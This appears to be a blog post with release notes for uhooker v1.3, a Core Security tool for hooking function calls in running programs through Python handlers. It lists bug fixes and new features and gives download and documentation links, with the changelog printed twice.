What's new in uhooker v1.3?
===========================
-Several bug fixes, everything should work better than before :)
-Fixed bug with readunicode() API where reading empty multibyte strings,
resulted in the plugin freezing for ever.
-Now you can load multiple .CFG files (load one, then load another to hook
something else, etc). Previously, you were only allowed to load one .CFG file
with breakpoints/handlers definitions. Now you can load as many as you like
whenever you want.
-If a .CFG file overlaps previously set hooks, you have the chance
to redefine them (for example, you can dinamically change the
file/function handling the breakpoint. This adds to the feature
present since the first version of uhooker that allows runtime rewriting
of the handler's code).
-Errors in the code of the handlers (written in python) are now correctly handled.
-Previously, if you had an error in the code you wrote to handle
certain breakpoint, this caused the 'uhooker's python server' to
'crash', and you needed to restart your debugging session all over
again.
This scenario was very common, particuarly if you were developing
your own handler/script for the first time, or if you were
modifying at runtime the code of a handler/script.
Well, no more! :), Now if you have an error (syntax error,
identation error, general programming error,etc), the error that
your handler has will be displayed on the uhooker's console, and
you'll be able to recover from that error. This improvement means:
1-If an error occurs on the code, you don't
need to restart the debugger's session (and lose
the state of the program, etc.).
2-If you are changing in runtime the code of the
handler, and you makee a mistake, you'll see what
caused the error, and you can fix the script/handler
and move on!.
-and there are probably more things but I didn't write them down and now I dont't remember :).
A tool to intercept and manipulate execution of programs. It enables the user to insert hooks in function calls and arbitrary addresses within the executable file in memory. The hooks handlers are written in Python and can be changed at runtime without the need to restart the inspected process.
Download:
http://oss.coresecurity.com/uhooker/release/1.3/uhooker_v1.3.tgz
http://oss.coresecurity.com/uhooker/release/1.3/uhooker_v1.3.zip
more info:
http://oss.coresecurity.com/projects/uhooker.htm
http://oss.coresecurity.com/uhooker/doc/index.html
Some Videos:
http://oss.coresecurity.com/uhooker/doc/uhooker_changeconnect.wmv
http://oss.coresecurity.com/uhooker/doc/uhooker_sendhex.wmv
What's new in uhooker v1.3?
===========================
-Several bug fixes, everything should work better than before :)
-Fixed bug with readunicode() API where reading empty multibyte strings,
resulted in the plugin freezing for ever.
-Now you can load multiple .CFG files (load one, then load another to hook
something else, etc). Previously, you were only allowed to load one .CFG file
with breakpoints/handlers definitions. Now you can load as many as you like
whenever you want.
-If a .CFG file overlaps previously set hooks, you have the chance
to redefine them (for example, you can dinamically change the
file/function handling the breakpoint. This adds to the feature
present since the first version of uhooker that allows runtime rewriting
of the handler's code).
-Errors in the code of the handlers (written in python) are now correctly handled.
-Previously, if you had an error in the code you wrote to handle
certain breakpoint, this caused the 'uhooker's python server' to
'crash', and you needed to restart your debugging session all over
again.
This scenario was very common, particuarly if you were developing
your own handler/script for the first time, or if you were
modifying at runtime the code of a handler/script.
Well, no more! :), Now if you have an error (syntax error,
identation error, general programming error,etc), the error that
your handler has will be displayed on the uhooker's console, and
you'll be able to recover from that error. This improvement means:
1-If an error occurs on the code, you don't
need to restart the debugger's session (and lose
the state of the program, etc.).
2-If you are changing in runtime the code of the
handler, and you makee a mistake, you'll see what
caused the error, and you can fix the script/handler
and move on!.
-and there are probably more things but I didn't write them down and now I dont't remember :).
Subscribe to:
Posts (Atom)